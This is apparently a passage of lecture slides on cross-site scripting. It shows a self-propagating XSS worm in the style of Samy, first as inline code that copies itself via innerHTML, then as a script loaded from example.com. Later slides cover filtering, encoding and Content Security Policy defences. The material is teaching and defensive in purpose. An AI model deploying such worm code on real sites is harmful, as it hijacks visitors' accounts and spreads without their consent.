- So, if we know the DOM node that contains the code, we can use DOM APIs to get the code from the node.
- Every JavaScript node can be given a name and then use the `document.getElementById()` API to find the node.

Self-Propagating XSS Worm

```
<script id="worm">

// Use DOM API to get a copy of the content in a DOM node.
var strCode = document.getElementById("worm").innerHTML;

// Displays the tag content
alert(strCode);

</script>
```

- Use “document.getElementById(“worm”)” to get the reference of the node
- innerHTML gives the inside part of the node, not including the script tag.
- So, in our attack code, we can put the message in the description field along with a copy of the entire code.

Self-Propagating XSS Worm

```
window.onload = function(){  
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">"; ①  
    var jsCode = document.getElementById("worm").innerHTML;  
    var tailTag = "</\" + \"script>\""; ②  
  
    // Put all the pieces together, and apply the URI encoding  
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); ③  
  
    // Set the content of the description field and access level.  
    var desc = "&description=Samy is my hero" + wormCode;  
    desc += "&accesslevel[description]=2"; ④  
}
```

Line ① and ②: Construct a copy of the worm code, including the script tags.

Line ②: We split the string into two parts and use “+” to concatenate them together. If we directly put the entire string, Firefox’s HTML parser will consider the string as a closing tag of the script block and the rest of the code will be ignored.

Self-Propagating XSS Worm

Line ③: In HTTP POST requests, data is sent with Content-Type as “application/x-www-form-urlencoded”. We use encodeURIComponent() function to encode the string.

Line ④: Access level of each field: 2 means public.

After Samy places this self-propagating code in his profile, when Alice visits Samy’s profile, the worm gets executed and modifies Alice’s profile, inside which, a copy of the worm code is also placed. So, any user visiting Alice’s profile will get infected in the same way.

Self-Propagating XSS Worm: The Link Approach

```
<script type="text/javascript"
      src="http://www.example.com/xssworm.js">
</script>
```

```
window.onload = function(){
  var wormCode = encodeURIComponent(
    "<script type=\"text/javascript\" " +
    "id=\"worm\" " +
    "src=\"http://www.example.com/xssworm.js\">" +
    "</script>");

  // Set the content for the description field
  var desc = "&description=Samy is my hero" + wormCode;
  desc += "&accesslevel[description]=2";

  (the rest of the code is the same as that in the previous approach)
  ...
}
```

- The JavaScript code `xssworm.js` will be fetched from the URL.
- Hence, we do not need to include all the worm code in the profile.
- Inside the code, we need to achieve damage and self-propagation.

Countermeasures: the Filter Approach

- Removes code from user inputs.
- It is difficult to implement as there are many ways to embed code other than `<script>` tag.
- Use of open-source libraries that can filter out JavaScript code.
- Example : jsoup

Countermeasures: The Encoding Approach

- Replaces HTML markups with alternate representations.
- If data containing JavaScript code is encoded before being sent to the browsers, the embedded JavaScript code will be displayed by browsers, not executed by them, e.g., by using a PHP function `htmlspecialchars`
- Converts `<script> alert('XSS') </script>` to `<script>alert('XSS')`

Defeating XSS using Content Security Policy

- Fundamental Problem: mixing data and code (code is inlined)
- Solution: Force data and code to be separated: (1) Don't allow the inline approach. (2) Only allow the link approach.

The diagram shows four examples of code snippets, each with a circled annotation indicating its security status:

- ① `<script> ... JavaScript code ... </script>` (Red circle, disallowed)
- ② `<button onclick="this.innerHTML=Date()">The time is?</button>` (Red circle, disallowed)
- ③ `<script src="myscript.js"> </script>` (Blue circle, allowed)
- ④ `<script src="http://example.com/myscript.js"></script>` (Blue circle, allowed)

The red circles highlight inline scripts and inline event handlers, which are disallowed by CSP. The blue circles highlight external scripts loaded via `src`, which are allowed.

CSP Example

- Policy based on the origin of the code

```
Content-Security-Policy: script-src 'self' example.com  
https://apis.google.com
```

- Disallow all inline Javascript.
- Only allow Javascript code script from own site, example.com, and google.

How to Securely Allow Inlined Code

- Using nonce

```
Content-Security-Policy: script-src 'nonce-34fo3er92d'
```

```
<script nonce=34fo3er92d>  
  ... JavaScript code ...  
</script>
```

Allowed ①

```
<script nonce=3efsd fsdff>  
  ... JavaScript code ...  
</script>
```

Not Allowed ②

- Use one-time code (randomly generated)
- The attacker doesn't know the code

Setting CSP Rules

```
<?php
    $cspheader = "Content-Security-Policy:".
        "default-src 'self';".
        "script-src 'self' 'nonce-1rA2345' www.example.com".
        "";
    header($cspheader);
?>
<html>
... page contents ...
</html>
```


Discussion Questions

Question 1: What are the main differences of CSRF and XSS attacks? They both have “cross site” in their names.

Question 2: Can we use the countermeasures against CSRF attacks to defend against XSS attacks, including the secret token and same-site cookie approaches?